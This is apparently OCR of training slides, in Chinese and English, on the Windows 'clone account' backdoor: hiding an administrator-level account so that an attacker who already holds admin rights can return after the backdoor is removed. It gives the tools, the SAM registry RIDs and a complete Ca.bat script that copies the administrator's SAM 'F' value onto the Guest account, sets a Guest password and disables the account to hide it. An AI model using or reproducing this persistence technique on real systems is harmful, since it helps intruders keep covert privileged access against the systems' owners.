Clone Account


Dm @ Chr0.0t

- 使用條件：
  - 已取得對方系統管理者帳號之密碼。
  - 已取得對方系統管理者權限。
- 目的：
  - 隱藏一個具有系統管理權限之帳號，使系統管理者無法察覺。
- 好處：
  - 即使後門被移除、系統管理員密碼更改，還可嘗試利用此一帳號再次進入該系統。


Tools

- Ca.bat
  - Need psu.exe、regedit.exe、delf.reg
- Ca.exe
- Mt.exe


psu -p regedit -i 8



- 0x1F4 = 500 = administrator's SID
- 0x1F5 = 501 = Guestr's SID
- 0x3e8 = 1000 = TsInternetUser's SID


注册表编辑器
注册表(R) 编辑(E) 查看(V) 收藏(F) 帮助(H)
我的电脑
HKEY_CLASSES_ROOT
HKEY_CURRENT_USER
HKEY_LOCAL_MACHINE
HARDWARE
SAM
SAM
Domains
Account
Aliases
Groups
Users
000001F4
000001F5
000003E8
000003E9
000003EA
000003EC
Names
Builtin
RXACT
名称 类型 数据
(默认) REG_SZ (数值未设置)
F REG_BINARY 02 00 01 00 00 00 00 00 16 e4 9c 4e a0 2b c5 01 00 00 00 00 00 00 00
V REG_BINARY 00 00 00 00 a8 00 00 00 02 00 01 00 a8 00 00 00 1a 00 00 00 00 00 00
我的电脑\HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\000001F4


Use “net localgroup administrators guest” add Guest to administrators group




Before

After

使用net指令加入administrators群組僅會改變V值






Before

After


Ca.bat
%1 =>PID(System 8)

- **@psu -p "regedit /s delf.reg" -i %1**
- **@psu -p "reg copy hklm\SAM\SAM\Domains\Account\Users\000001F4\f hklm\SAM\SAM\Domains\Account\Users\000001F5\f" -i %1**
- **@net user guest /active:yes**
- **@net user guest @guest@**
- **@net user guest /active:no**
- **echo clone guest to admin ok!!**

